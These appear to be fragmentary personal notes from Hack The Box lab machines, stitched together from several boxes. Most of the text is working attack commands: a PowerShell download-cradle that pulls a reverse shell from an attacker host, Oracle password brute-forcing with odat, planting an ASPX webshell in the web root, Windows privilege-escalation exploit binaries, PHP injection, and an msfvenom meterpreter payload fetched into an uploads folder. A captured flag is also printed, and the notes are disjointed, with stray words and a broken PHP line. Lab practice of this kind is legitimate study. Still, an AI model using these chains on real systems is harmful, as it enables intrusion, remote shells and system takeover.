//run the below and it will get a file from the shell folder which will connect back on powershell

powershell "IEX(New-Object Net.webClient).downloadString('http://10.10.14.9:8000/Invoke-PowerShellTcp.ps1')"

// need a python on port 8000
//nc on the correct port

//once within the powershell we need to get powerip and sherlock

(/root/Documents/HTB/bastard/Sherlock)

IEX(New-Object Net.webClient).downloadString('http://10.10.14.9:6000/PowerUp.ps1')

IEX(New-Object Net.webClient).downloadString('http://10.10.14.9:6000/Sherlock.ps1')

So after downloading sherlock.ps1

Run :

Find-AllVulns
//it will display the below!

use auxiliary/scanner/oracle/tnspoison_checker -- > to check if its vulnerable and get the SID number

From <https://www.rapid7.com/db/modules/auxiliary/scanner/oracle/tnspoison_checker>

This is used to chec**k if port 1521 the orcel** is vuln and it is!

[+] 10.10.10.82:1521   - 10.10.10.82:1521 Oracle - 'CLREXTPROC' is valid

+] 10.10.10.82:1521   - 10.10.10.82:1521 Oracle - 'XE' is valid

+] 10.10.10.82:1521   - 10.10.10.82:1521 Oracle - 'PLSEXTPROC' is valid

Cannot get the SID _enum to work due to TNS listener being protected -- need to fix that

After looking around I used odat orel instead of using metasploit.
After installing it the below command is used to brute force the login

//brute force login for the SID found above / **try editing the accounts_multiple txt.**

./odat-libc2.5-i686 passwordguesser -s 10.10.10.82 -d XE --accounts-file accounts/accounts_multiple.txt

//s

//upload a web command line . Pay attention windows equal to /var/www is "c:\inetpub\wwwroot'

./odat-libc2.5-i686 dbmsxslprocessor -s 10.10.10.82 -d XE -U scott -P tiger --put 'c:\inetpub\wwwroot' 'shellba.aspx' '/usr/share/webshells/aspx/cmdasp.aspx' --sysdba

//upload reverse shell - would not work

./odat-libc2.5-i686 dbmsxslprocessor -s 10.10.10.82 -d XE -U scott -P tiger --put 'c:\inetpub\wwwroot' 'shellt.exe' '/root/shell1.exe' --sysdba

Access it : http://10.10.10.82/shellba.aspx

I cannnot brute force the login using metasploit so I have used odat
https://github.com/quentinhardy/odat.git

//1st flag, the oracle issue.txt showed a dropbox account with the dmp attached to it which we download and analyse below.

Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection
DHCP Enabled: No
IP address(es)
[01]: 10.10.10.74

C:\Windows\system32>

Copy \\10.10.14.3\\ROPNOP\cve-2016-7255.exe

copy \\10.10.14.3\\ROPNOP\SetWindowLongPtr_Exploit.exe
SetWindowLongPtr_Exploit.exe

Rooted :

Aa4beed1c0584445ab463a6747bd06e9

So we ended up running
windows/local/ms14_070_tcpip_ioctl

Once you have a shell you can use metasploit local_exploit_suggestor and then try the list of exploits that is when .

copy \\10.10.14.13\\ROPNOP\\35936.exe

9255/tcp

Comilibt

sekenetodipuoks

skoupidotenekes

skoupidotenekes

sekenetodipuoks

so when we found there is a php vuln coz the day mentioned php and also remember soon as you see a xss try to iject a php by doing php --><?php phpinfo();?><!-- in the url or box

//do a pwd and ls

<?php system("ls -l);?>

//used meterpreter to create us a shell and we know uploads folder exist

msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.8 LPORT=555 -f raw > shell.php

<?php system("wget http://10.10.14.8:200/shell.php -O /var/www/html/uploads/shell.php");?>
